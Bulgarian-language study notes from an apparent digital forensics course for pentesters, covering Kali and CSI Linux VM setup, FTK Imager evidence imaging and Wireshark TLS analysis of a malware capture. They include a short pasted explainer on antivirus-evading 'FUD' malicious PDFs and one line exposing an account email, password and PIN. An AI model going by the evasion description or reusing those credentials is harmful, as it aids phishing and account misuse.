

FORENSICS FOR PENTESTERS - Clifton Krahenbill

<https://github.com/ec-council-learning/Digital-Forensics-for-Pentesters-Hands-on-Learning>


Тесеракт = 4-измерен куб

CSI Linux

.iso / .ova (за VM)

Free download manager – изтегляне без разпокръсване – препоръчителен за големи файлове като .iso и изтеглянето е много по-бързо, отколкото директно през браузъра

<https://www.freedownloadmanager.org/>



Microsoft Server .iso <https://www.microsoft.com/en-us/evalcenter/download-windows-server-2022>

Копираме линка от бутона за изтегляне



Друго място за изтегляне: <https://www.heidoc.net/joomla/>

Или

<https://techcommunity.microsoft.com/discussions/windowsserver/accessing-trials-and-kits-for-windows-server/3361205>




Ако искаме да изтеглим оригинален .iso на Windows от официалния сайт на Microsoft, трябва да включим в търсенето думата evaluation, а ако искаме да намерим виртуална машина – добавяме думата developer

Windows 10 download evaluation или Windows 10 virtual machine developer

Microsoft Windows and Office ISO Download Tool

<https://www.heidoc.net/joomla/technology-science/microsoft/67-microsoft-windows-and-office-iso-download-tool?highlight=WyJ3aW5kb3dzIiwid2luZG93IiwxMCwid2luZG93cyAxMCJd>




За региона на България е забранено, но за САЩ може с VPN

Весията на kali




Доста надолу в сайта е Kali Live Boot, който ни трябва



След 2020 by default username: kali, pass: kali

Трябва ни Oracle Virtual Box Extension Pack

В Kali горе вдясно при зарядното изключваме всички опции за Log off след 5 мин неизползване:




```
(kali@kali)-[~]
$ sudo /bin/bash
(root@kali)-[/home/kali]
# sudo passwd
New password:
Retype new password:
passwd: password updated successfully

(root@kali)-[/home/kali]
#
::1          ip6-allnodes      ip6-loopback
ff02::1      ip6-allrouters   kali
ff02::2      ip6-localhost     localhost

(root@kali)-[/home/kali]
#
```

При мен със sudo /bin/bash директно вписва като root, а паролата се слага директно нова тоор

Мрежа NAT Network



Можем да приложим настройките последователно едновременно с други команди чрез **&&**




Изпълняваме последователно:

apt-get update – софтуерни пакети

apt-get upgrade – потвърждаваме за допълнително пространство

Yes – да не пита за необходимите рестарти всеки път, а да ги прави автоматично



apt-get dist-upgrade




apt autoremove – премахваме всички стари пакети, за да върви Kali по-гладко
или apt-get autoremove

Трябва ни Windows10 Pro, а не Enterprise

В Google Chrome отваряме <https://www.microsoft.com/bg-bg/software-download/windows10> -> горе вдясно 3-те точки -> More Tools -> Developer Tools -> Отново 3-те точки -> More Tools -> Network Conditions

Ще излъжем M\$, че използваме браузър Safari върху Mac ->



Оставяйки тези настройки отворени, натискаме F5 за рефреш на страницата и разлистим надолу



Мултиверсията означава, че ще имаме право да изберем Pro версия измежду всички

https://software.download.prss.microsoft.com/dbazure/Win10_22H2_English_x64v1.iso?t=e45a11ef-0f0c-4eb2-8e81-73a23535b328&P1=1777022791&P2=601&P3=2&P4=N%2bqsuF8G2Z8oSWR0CbrAPNSkjdrY3vtSNgk0IuRLtYsIalBitL5AOs80HbOB3SiDsv01r7B2tH4ZJF3%2brQWclJT9F5678eZC6DKHBgv6f015f7fO63HxXBXloPm4TYeS2CJw%2fGqkDhJwVuuCLRShIlyx8Jloi1ms1t3M8l5ztjXbLabLY6SWHLA%2bj011GMiZb7Ehgs1IO%2fGRfdDZYdmSvrEd1fLLIFYRQk7XsjWuVjiEygm62OMqb5yBpyEZcY7S378zdtgOp%2f2n8eq2r3cUgaHxd1wrTAx790KrSW3HiPDpegcnaUNKUbOgP3%2fb2An7RATRrHfDrw35W0dpBUDcIA%3d%3d


Излъгахме официалния сайт на M\$, че използваме друга ОС и друг браузър, така взехме официален лицензиран софтуер

Изтегляме виртуална версия на CSI Linux по подразбиране е user: csi, pass: csi

Разархивират се 2 файла, като директен клик върху .vbox я зарежда във VM, стига да имаме приставката


Веднага след инсталацията

powerup - ъпдейтваме до последната версия



Ще дойде време, когато powerup командата спре да работи и това индикира, че има нова версия, която трябва да изтеглим и отново дадем команда powerup

Горе в левия ъгъл на CSI Linux имаме икона, която, ако разлистим, виждаме много инструменти, но дори да се показват, това не означава, че са инсталирани



Например, ако кликнем върху Chidra, се отваря CMD, което показва, че не е инсталирана

Virtualization -> Virtual Box -> след парола csi, автоматично инсталира виртуална кутия във виртуалната кутия

Сайта на CSI Linux -> Academy учебни ресурси <https://csilinux.com/#academy> с безплатни курсове

Machine -> Take Snapshot -> правим точка на възстановяване, ако нещо се обърка впоследствие -> Даваме име като CSI Linux Updated. Това е вид backup на машината. Когато изчакаме, ако впоследствие повредим ОС по някакъв начин и тя не тръгва, връщаме се във VM, кликваме с д.б. върху ОС докато е turned off -> бутон Restore е активен.

Why is Kali Live (Forensic Mode) important when conducting digital investigations?

- ☐ It increases CPU speed
- ☒ It prevents the system from making changes to the evidence drive
- ☐ It allows automatic malware removal
- ☐ It disables system logs

"FUD pdf like" likely refers to **Fully UnDetectable (FUD) PDF files**, which are malicious documents designed to bypass antivirus scanners and security solutions.

What is a FUD PDF?

- **Fully Undetectable:** Malware authors create these to ensure security products cannot detect the malicious content within the file.
- **Mechanism:** They often use techniques such as cryptors to encrypt the malicious payload within the PDF, making it look benign to security scanners.
- **Delivery:** These are frequently delivered as email attachments (PDF) designed to bypass security filters in platforms like Gmail and Outlook.
- **Targeting:** They are used in phishing attacks to deliver silent exploits.

"CYA" commonly means "**see ya**" (see you) as a casual, friendly farewell in texts and emails. It also acts as an acronym for "**cover your ass**," referring to defensive, proactive documentation in business to avoid blame. Synonyms include "see you later" (informal) or "protect yourself/documentation" (business).

Usage Examples & Contexts

- **Informal (See ya):** "Heading out now, **cya** tomorrow!" or "cya 🖐️".
- **Business (Cover Your Ass):** "I emailed the client the changes just to **cya**".


В windows10 pro – По време на инсталацията даваме, че нямаме продукти ключ и правим upgrade, но после чисто копие на Pro.

– инсталираме FTK manager (Access Data)

<https://accessdata-ftk-imager.software.informer.com/download/#downloading>

FTK -> File -> Create disc image -> Contents of a folder -> Само логически файлове без метаданни -> yes

Избираме папка, в която ще събираме доказателствата - Dark Web Research



Създаваме нова папка FTK images -> Next -> Finish

Create Image

Evidence Item Information

Case Number:

0001

Evidence Number:

EVC-001

Unique Description:

Investigating illegal purchases from the Dark Web

Examiner:

Prof. K

Notes:

< Back

Next >

Cancel

Help

Select Image Destination

Image Destination Folder

C:\Users\Student\Desktop\FTK Image

Browse

Image Filename (Excluding Extension)

DarkWeb Evidence

Image Fragment Size (MB)

1500

For Raw, E01, and AFF formats: 0 = do not fragment

Compression (0=None, 1=Fastest, ..., 9=Smallest)

6

Use AD Encryption

Filter by File Owner

< Back

Finish

Cancel

Help

Create Image Window -> Start

Drive/Image Verify Results

Name

DarkWeb Evidence.ad1

MD5 Hash

Computed hash

e270accbfb7fc5854c29ed129f9622bd

Report Hash

e270accbfb7fc5854c29ed129f9622bd

Verify result

Match

SHA1 Hash

Computed hash

13f5cecd44225886a55705cdd59804a81f441f

Report Hash

13f5cecd44225886a55705cdd59804a81f441f



Verify result

Match

След създаването, хеш-стойностите гарантират интегритета. -> Close -> Close

	DarkWeb Evidence.ad1	2/24/2024 8:32 PM	AD1 File	3,577 KB
	DarkWeb Evidence.ad1	2/24/2024 8:32 PM	Text Document	1 KB


File -> Evidence Item -> Select source -> Image file -> FTK folder -> .ad1 -> Open -> Finish



Windows10 – new account -> nikolet1729@gmail.com -> 3V!rtu@l -> 10.10.2001 -> pin 004419

Forensic analysis of malware using wireshark

www.github.com/AlexisAhmed/Wireshark-Traffic-Analysis download archive -> password: infected



Имаме 2 файла – единият е .pcap, а другият е .txt, който съдържа ключове за декриптиране на TLS-трафика

В Wireshark -> File -> Open -> Wireshark-Traffic-Analysis-main -> .pcap

The first thing we need to identify is any successful TLS-handshakes, като записваме във филтърната лента `tls.handshakes.type eq 1`

Wireshark-tutorial-on-decrypting-HTTPS-SSL-TLS-traffic.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tls.handshake.type eq 1

No.	Time	Source	Destination	Protocol	Length
1	0.000000	10.4.1.101	10.4.1.255	NBNS	11
2	0.000084	10.4.1.101	10.4.1.255	NBNS	11
3	0.000116	10.4.1.101	10.4.1.255	NBNS	11
4	0.198411	Netgear_b6:93:f1	Broadcast	ARP	4
5	0.213757	Netgear_b6:93:f1	Broadcast	ARP	4
6	0.765618	10.4.1.101	10.4.1.255	NBNS	11
7	0.765700	10.4.1.101	10.4.1.255	NBNS	11
8	0.765735	10.4.1.101	10.4.1.255	NBNS	11
9	1.222438	Netgear_b6:93:f1	Broadcast	ARP	4
10	1.222469	Netgear_b6:93:f1	Broadcast	ARP	4
11	1.372108	fe:54:00:d2:a6:11	Nearest-Customer-Br...	STP	5

Frame 1: Packet, 110 bytes on wire (886 bytes captured) on interface 0:0:0:0:0:0
 Ethernet II, Src: Hewlett-Packard_1c:47:ae:51:29:2c, Dst: 01:00:5e:00:00:00
 Internet Protocol Version 4, Src: 10.4.1.101, Dst: 255.255.255.255
 User Datagram Protocol, Src Port: 137, Dst Port: 137
 NetBIOS Name Service

След прилагане, остават само TLS, които са криптирани, затова не може да бъде изобразено съдържанието им.

tls.handshake.type eq 15

No.	Time	Source	Destination	Protocol	Length	Info
60	17.416904	10.4.1.101	13.107.3.128	TLSv1.2	240	Client Hello
121	27.938662	10.4.1.101	40.122.160.14	TLSv1.2	236	Client Hello
157	29.446603	10.4.1.101	94.103.84.245	TLSv1.2	240	Client Hello
820	128.832771	10.4.1.101	40.122.160.14	TLSv1.2	428	Client Hello
1008	273.354367	10.4.1.101	20.191.48.196	TLSv1.2	272	Client Hello
1236	565.816488	10.4.1.101	162.255.119.253	TLSv1.2	216	Client Hello
1328	696.284167	10.4.1.101	162.255.119.253	TLSv1.2	392	Client Hello
1420	832.344860	10.4.1.101	162.255.119.253	TLSv1.2	392	Client Hello

